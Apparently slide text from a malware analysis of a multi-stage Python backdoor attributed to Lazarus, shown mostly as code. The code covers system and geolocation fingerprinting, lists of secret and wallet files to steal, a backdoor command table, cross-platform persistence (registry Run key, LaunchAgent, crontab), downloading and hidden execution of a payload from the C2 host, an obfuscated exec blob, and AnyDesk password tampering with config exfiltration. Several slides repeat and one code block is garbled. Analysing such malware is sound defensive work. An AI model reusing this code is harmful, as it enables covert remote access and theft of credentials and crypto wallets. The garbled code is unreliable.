38     def get_info(A): B=A.net_info; return {'sys_info': A.sys_info, 'net_info': A.parse(B if B else [])}
```

Stage 3 - payload - 1

- <http://ip-api.com/json>

```
{
  "status": "success",
  "country": "Taiwan",
  "countryCode": "TW",
  "region": "NWT",
  "regionName": " ",
  "city": " ",
  "zip": "",
  "lat": " ",
  "lon": " ",
  "timezone": "Asia/Taipei",
  "isp": "UBBNET",
  "org": "TFN Media Co., Ltd.",
  "as": "AS24164 UNION BROADBAND NETWORK",
  "query": " "
}
```

```
1 import base64, socket
2 from uuid import getnode
3 from requests import get, post
4 from getpass import getuser
5 from hashlib import sha256
6 from platform import node, version, release, system
7
8 time
9
10 /system(object):
11     __init__(A): A.s=system(); A.hn=node(); A.rel=release(); A.v=version(); A.un=getuser(); A.uuid=A.get_id()
12     get_id(A): return sha256((str(getnode())+getuser()).encode()).digest().hex()
13     info(A): return {'uuid': A.uuid, 'system': A.s, 'release': A.rel, 'version': A.v, 'hostname': A.hn, 'username': A.un}
14
15 /geo(object):
16     __init__(A): A.iip=A.local_ip(); A.geo=A.get_geo()
17     local_ip(A):
18         try: return socket.gethostbyname_ex(hn)[-1][-1]
19         except: pass
20     get_geo(A):
21         try: return get('http://ip-api.com/json').json()
22         except: pass
23     g=A.get_geo()
24     if g:
25         ii=A.iip
26         if ii:g['internalIp']=ii
27     return g
28
29 /information(object):
30     __init__(A): A.net_info=Geo().info(); A.sys_info=System().info()
31     parse(K, data):
32         J='regionName'; I='country'; H='query'; G='city'; F='isp'; E='zip'; D='lon'; C='lat'; B='timezone'; A='internalIp'
33         A=data; A={C:A[C] if C in A else '', D:A[D] if D in A else '', E:A[E] if E in A else '', F:A[F] if F in A else '', G:A[G] if G in A else '', J:A[J] if J in A else '', A:A[A] if A in A else ''}
34         if '/' in A[B]: A[B]=A[B].replace('/', ' ')
35         if '_' in A[B]: A[B]=A[B].replace('_', ' ')
36     return A
37
38 def get_info(A): B=A.net_info; return {'sys_info': A.sys_info, 'net_info': A.parse(B if B else [])}
```

Stage 3 - payload - 1

- <http://ip-api.com/json>

```
{  
  "status": "success",  
  "country": "Taiwan",  
  "countryCode": "TW",  
  "region": "NWT",  
  "regionName": "██████████",  
  "city": "██████████",  
  "zip": "",  
  "lat": ██████████,  
  "lon": ██████████,  
  "timezone": "Asia/Taipei",  
  "isp": "UBBNET",  
  "org": "TFN Media Co., Ltd.",  
  "as": "AS24164 UNION BROADBAND NETWORK",  
  "query": "██████████"  
}
```



Stage 3 - payload - 2

- some **SPECIAL** code

```
57 ex_files = ['.exe', '.dll', '.msi', '.dmg', '.iso', '.pkg', '.apk', '.xapk', '.aar', '.ap_', '.aab', '.dex', '.class', '.rpm', '.deb', '.ipa', '.dsym', '.mp4', '.avi', '.mp3', '.wmv', '.wma', '.mov', '.webm', '.avchd', '.mkv', '.ogg', '.mpe', '.mpv', '.mpeg', '.m4p', '.m4a', '.m4v', '.aac', '.flac', '.aiff', '.qt', '.flv', '.swf', '.pyc', '.lock', '.psd', '.pack', '.old', '.ppt', '.pptx', '.virtualization', '.indd', '.eps', '.ai', '.a', '.jar', '.so', '.o', '.wt', '.lib', '.dylib', '.bin', '.ffx', '.svg', '.css', '.scss', '.gem', '.html']
58 ex_dirs = ['vendor', 'Pods', 'node_modules', '.git', '.next', '.externalNativeBuild', 'sdk', '.idea', 'cocos2d', 'compose', 'proj.ios_mac', 'proj.android-studio', 'Debug', 'Release', 'debug', 'release', 'obj', 'Obj', 'xcuserdata', '.gradle', 'build', 'storage', '.android', 'Program Files (x86)', '$RECYCLE.BIN', 'Program Files', 'Windows', 'ProgramData', 'cocoapods', 'homebrew', '.svn', 'sbin', 'standalone', 'local', 'ruby', 'man', 'zsh', 'Volumes', 'Applications', 'Library', 'System', 'Pictures', 'Desktop', 'usr', 'android', 'var', '__pycache__', '.angular', 'cache', '.nvm', '.yarn', '.docker', '.local', '.vscode', '.cache', '__MACOSX', '.pyp', '.gem', '.config', '.rustup', '.pyenv', '.rvm', '.sdkman', '.nix-defexpr', '.meteor', '.nuget', '.cargo', '.vscode-insiders', '.gemexport', '.Bin', '.oh-my-zsh', '.rbenv', '.ionic', '.mozilla', '.var', '.cocoapods', '.flipper', '.forever', '.quokka', '.continue', '.pub-cache', '.debris', 'jdk', '.wine32', '.phpls', '.typeChallenges', '.sonarlint', '.aptos', '.bluemix', '.bundle', '.cabal', '.changes', '.changeset', '.circleci', '.cp', '.cpanm', '.cxx', '.dart_tool', '.dartServer', '.dbvis', '.deps', '.devcontainer', '.dotnet', '.dropbox.cache', '.dthumb', '.ebcli-virtual-env', '.eclipse', 'eclipse', '.electrum', '.executables', '.exp', '.ghcup', '.github', '.gnupg', '.hash', '.hasura', '.IdentityService', '.indexes', '.install', '.install4j', '.kokoro', '.localized', '.npm', '.node-gyp', '.p2', '.platformio', '.plugin_symlinks', '.plugins', '.store', '.storybook', '.tmp', 'tmp', '.turbo', '.versions', '.vs', '.vscode-server', '.yalc', '.azure', 'x-pack', 'lib64', 'site-packages', 'node_modules12', 'kibana-8.5.0', 'google-cloud-sdk', 'golang.org', 'Assets.xcassets', 'arduino']
59 pat_envs = ['.env', 'config.js', 'secret', 'metamask', 'wallet', 'private', 'mnemonic', 'password', 'account', '.xls', '.xlsx', '.doc', '.docx', '.rtf']
60 ex1_files = ['.php', '.svg', '.htm', '.hpp', '.cpp', '.xml', '.png', '.swift', '.ccb', '.jsx', '.tsx', '.h', '.java']
61 ex2_files = ['tsconfig.json', 'tailwind.config.js', 'svelte.config.js', 'next.config.js', 'babel.config.js', 'vite.config.js', 'webpack.config.js', 'postcss.config.js', 'robots.txt', 'license.txt', '.ds_store', '.angular-config.json', 'package-lock.json']
```

Stage 3 - payload - 2

- some **SPECIAL** code

```
class Shell(object):
    def __init__(A,S):
        A.sess = S
        A.is_alive = _T
        A.is_delete = _F
        A.lock = RLock()
        A.timeout_count=0
        A.cp_stop=0
        A.par_dir = os.path.join(os.path.expanduser("~"), ".n2")
        A.cmds = {
            1:A.ssh_obj,
            2:A.ssh_cmd,
            3:A.ssh_clip,
            4:A.ssh_run,
            5:A.ssh_upload,
            6:A.ssh_kill,
            7:A.ssh_any,
            8:A.ssh_env,
            9:A.ssh_safe
        }
```

Stage 3 - payload - 2

- some **SPECIAL** code

```
def ssh_safe(A, args):
    a=args[_A]                # _A = 'admin'
    platform = os_type.lower()
    cmd = ''
    pay_dir = os.path.join(A.par_dir, 'pay')
    if platform.startswith('win'):
        py_dir = os.path.join(os.path.expanduser("~"), ".pyp\\pythonw.exe")
        cmd = f'reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v GoogleDriveUpdater /t REG_SZ /d "\\\"{py_dir}\\\" \\\"{pay_dir}\\\" /f'
    elif platform.startswith('darwin'):
        plist_path = os.path.join(os.path.expanduser('~'), 'Library/LaunchAgents/com.sdriverupdater.agent.plist')
        cmd = f'''
echo "<?xml version='1.0' encoding='UTF-8'?><!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd"><plist version='1.0'><dict><key>Label</key><string>com.sdriverupdater.agent.plist</string><key>ProgramArguments</key><array><string>python3</string><string>{pay_dir}</string></array><key>RunAtLoad</key><true/></dict></plist>" > {plist_path};
launchctl load ~/Library/LaunchAgents/com.sdriverupdater.agent.plist
'''
    elif platform.startswith('linux'):
        cmd = f'(crontab -l 2>/dev/null; echo "@reboot python3 {pay_dir}") | crontab -'
```

Stage 3 - payload - 2

- some **SPECIAL** code

```
def ssh_safe(A, args):
    a=args[_A]                # _A = 'admin'
    platform = os_type.lower()
    cmd = ''
    pay_dir = os.path.join(A.par_dir, 'pay')
    if platform.startswith('win'):
        py_dir = os.path.join(os.path.expanduser("~"), ".pyp\\pythonw.exe")
        cmd = f'reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v GoogleDriveUpdater /t REG_SZ /d "\\\"{py_dir}\\\" \\\"{pay_dir}\\\" /f'
    elif platform.startswith('darwin'):
        plist_path = os.path.join(os.path.expanduser('~'), 'Library/LaunchAgents/com.sdriverupdater.agent.plist')
        cmd = f'''
echo "<?xml version='1.0' encoding='UTF-8'?><!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd"><plist version='1.0'><dict><key>Label</key><string>com.sdriverupdater.agent.plist</string><key>ProgramArguments</key><array><string>python3</string><string>{pay_dir}</string></array><key>RunAtLoad</key><true/></dict></plist>" > {plist_path};
launchctl load ~/Library/LaunchAgents/com.sdriverupdater.agent.plist
'''
    elif platform.startswith('linux'):
        cmd = f'(crontab -l 2>/dev/null; echo "@reboot python3 {pay_dir}") | crontab -'
```

Stage 3 - payload - 2

- some **SPECIAL** code

```
def ssh_safe(A, args):
    a=args[_A]                # _A = 'admin'
    platform = os_type.lower()
    cmd = ''
    pay_dir = os.path.join(A.par_dir, 'pay')
    if platform.startswith('win'):
        py_dir = os.path.join(os.path.expanduser("~"), ".pyp\\pythonw.exe")
        cmd = f'reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v GoogleDriveUpdater /t REG_SZ /d "\\\"{py_dir}\\\" \\\"{pay_dir}\\\" /f'
    elif platform.startswith('darwin'):
        plist_path = os.path.join(os.path.expanduser('~'), 'Library/LaunchAgents/com.sdriverupdater.agent.plist')
        cmd = f'''
echo "<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd"><plist version="1.0"><dict><key>Label</key><string>com.sdriverupdater.agent.plist</string><key>ProgramArguments</key><array><string>python3</string><string>{pay_dir}</string></array><key>RunAtLoad</key><true/></dict></plist>" > {plist_path};
launchctl load ~/Library/LaunchAgents/com.sdriverupdater.agent.plist
'''
    elif platform.startswith('linux'):
        cmd = f'(crontab -l 2>/dev/null; echo "@reboot python3 {pay_dir}") | crontab -'
```

pythonw.exe是一个与python.exe相似的可执行文件，但它与python.exe不同，它不会在启动脚本时打开控制台窗口，

Stage 3 - payload - 2

- some **SPECIAL** code
- to Stage 4

```
def down_any(A,p):
    if os.path.exists(p):
        try:os.remove(p)
        except OSError:return _T
    try:
        if not os.path.exists(A.par_dir):os.makedirs(A.par_dir)
    except:pass

    host2 = f"http://{HOST}:{PORT}"
    try:
        myfile = requests.get(host2+"/adc/"+sType, allow_redirects=_T)
        with open(p,'wb') as f:f.write(myfile.content)
        return _T
    except Exception as e:return _F

def ssh_any(A,args):
    try:
        D=args[_A];p = A.par_dir + "/adc";res=A.down_any(p)
        if res:
            if os_type == "windows":subprocess.Popen([sys.executable,p],creationflags=subprocess.CREATE_NO_WINDOW|subprocess.CREATE_NEW_PROCESS_GROUP)
            else:subprocess.Popen([sys.executable,p])
            o = os_type + ' get anydesk'
    except Exception as e:o = f'Err7: {e}';pass
    p={_A:D,_O:o};A.send(code=7,args=p)
```

Stage 3 - payload - 2

- ChatGPT conclusion

- 初始化與持久化設置
- SSH 相關功能
- 檔案操作
- 鍵盤與滑鼠監控
- 動態安裝依賴
- 伺服器交互
- 執行環境監控
- 鉤子與伺服器連線的多線程處理

總結與說明

此代碼是一段多功能的後門程序，結合了遠端控制、檔案操作、進程管理，以及鍵盤/滑鼠鉤子等功能，疑似用於執行惡意行為。以下是代碼的主要行為與相關指令的概述：



Stage 4 - anydesk

Stage 4 - anydesk

- Same as usual

```
Open [v] [i] adc.py ~/Desktop/s3
1 = lambda : import ('zlib').decompress( import ('base64').b64decode( [::-1]));exec((b'==ggSovrB8/f/9H
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
ZJAoaTAR0D0TP8xfkV0UsmIhu/LB/-
EbfIz7Vt7x0PQwP+20VaFLGcj13r8gmLHXczw+ukyJUCjo0HHRBAW9fhea9Nme99w6LQVPc0dsV6JMGdY3aR9q6qv+qHp688vPGBkv9KzCJhoxKt
It0xDoLyoMcUTi0QixGrz0MgmX0oiJNFjVC7q6gcut/mIBH0iYm9740Nt00Cuv14dE2KvVkeS3sdZe4TLZVjrdvHTYT699i0R0aUT1G7M7N5UTIG5p
Glb0o+uaEL7gUq+BJXzi0mkQyIJMgnN3hLaRMZ68M70e7Mw8IXuJtN100s5/0QzmtZhJlpeaPakp4D8rww500uqkCRfk+be63Chw28ZKKZ4cqvg6Z
6VG0AR8+bZud095N973ofs8Wcdl6aLpCYlQaowsLdJ3XibxWsrAYBgFORRkQTMu1TD40pQqUHeCchPBtHg00a1WAA0Iv3ZXSz1WXuxmgcHID6IbhJ
```

Stage 4 - anydesk

- go to C2 and download AnyDesk.exe

```
def save_conf(fn, kind) -> bool:
    if not os.path.exists(fn):return
    buf = ''
    try:
        with open(fn, 'r') as f:buf = f.read();f.close()
    except:return

    if buf=='':return
    options = {'type': sType,'hid': hn,'ss': 'any'+str(kind),'cc': buf}
    url = host2+'/keys'
    try:requests.post(url, data=options)
    except:return

home = os.path.expanduser("~")
files=[]
any_path = "C:/Program Files (x86)/AnyDesk/AnyDesk.exe"
anydesk_path=""
def get_anydesk_path():
    try:
        if os.path.exists(any_path):return any_path
        import requests
        myfile = requests.get(host2+"/any", allow_redirects=True)
        if not os.path.exists(home + '/anydesk.exe'):
            with open(home + '/anydesk.exe', 'wb') as f:f.write(myfile.content)
        return home + '/anydesk.exe'

    except Exception as e:
        # print(e)
        return ""
```

Stage 4 - anydesk

- Config changes

```
anydesk_ps1=''
$stream_reader = New-Object System.IO.StreamReader($file_path)
$output_file_path = $file_path + ".d"
$stream_writer = New-Object System.IO.StreamWriter($output_file_path)
$pd = "ad.anydesk.pwd_hash=733f8f71e9ef61461b37a76972d0479d42b744b1ba6180b758325815368afa2d"
$ps = "ad.anydesk.pwd_salt=c116e7b1e1839920e1f3c360337b4181"
$ts = "ad.anydesk.token_salt=e43673a2a77ed68fa6e8074167350f8f"
while (($line = $stream_reader.ReadLine()) -ne $null) {
    if ($line -like "ad.anydesk.pwd_hash=*" ) {
        $line = $pd
    }
    elseif ($line -like "ad.anydesk.pwd_salt=*" ) {
        $line = $ps
    }
    elseif ($line -like "ad.anydesk.token_salt=*" ) {
        $line = $ts
    }
    else{
        $stream_writer.WriteLine($line)
    }
}
$stream_writer.WriteLine($pd)
$stream_writer.WriteLine($ps)
$stream_writer.WriteLine($ts)
$stream_reader.Close()
$stream_writer.Close()
remove-item -fo $file_path
Rename-Item -Path $output_file_path -NewName $file_path
taskkill /IM anydesk.exe /F
'''
```

Stage 4 - anydesk

- Change config

```
def update_conf(d_path):
    if not os.path.exists(d_path):return False

    try:
        if "ad.anydesk.pwd_salt=351535afd2d98b9a3a0e14905a60a345" in open(d_path, 'r').read():return False
        in_f = open(d_path, 'r');out_f = open(d_path+"d", 'w')
        for line in in_f.readlines():
            if line.startswith("ad.anydesk.pwd_hash=") or line.startswith("ad.anydesk.pwd_salt=") or line.startswith("ad.anydesk.token_salt="):
                continue
            elif line.strip():
                out_f.write(line+"\n")
        out_f.write("ad.anydesk.pwd_hash=733f8f71e9ef61461b37a76972d0479d42b744b1ba6180b758325815368afa2d\n")
        out_f.write("ad.anydesk.pwd_salt=c116e7b1e1839920e1f3c360337b4181\n")
        out_f.write("ad.anydesk.token_salt=e43673a2a77ed68fa6e8074167350f8f\n")
        out_f.close();in_f.close()
        os.remove(d_path);os.rename(d_path+"d", d_path)
        return True
        # print(d_path, "with python")
    except:
        try:
            ps1_path = home + "/conf.ps1"
            with open(ps1_path, 'w') as f:f.write("$file_path = '"+ d_path+"'");f.write(anydesk_ps1)
            subprocess.check_output(['powershell -NoProfile -ExecutionPolicy Bypass -Command "Start-Process -Verb RunAs powershell -WindowStyle Hidden -ArgumentList \'-NoProfile -ExecutionPolicy Bypass -File {}\''.format(ps1_path)'])
            return True
            # print(d_path,"with ps1 end")
        except Exception as e:return False
        # print(e)
```

Stage 4 - anydesk

- Change config

```
def restart_anydesk():
    global anydesk_path
    try:
        PROCNAME = "anydesk.exe" if os_type=="Windows" else "anydesk"
        if os_type != "Windows":
            try:import psutil
            except:subprocess.check_call([sys.executable,'-m','pip','install','psutil'])
            anydesk_path='anydesk'
            for proc in psutil.process_iter():
                if proc.name().lower() == PROCNAME:proc.kill()
        else:subprocess.check_output("taskkill /F /IM anydesk.exe")
        time.sleep(1)
        # print("run anydesk secondly")
        subprocess.Popen([anydesk_path])
    except Exception as e:pass
    # print(e)
    save_conf(conf_path1, 1)
    save_conf(conf_path2, 2)


restart_anydesk()
dir = os.getcwd();fn=os.path.join(dir,sys.argv[0]);os.remove(fn)
```

Stage 4 - anydesk

Lazarus



AnyDesk




You




Conclusion...

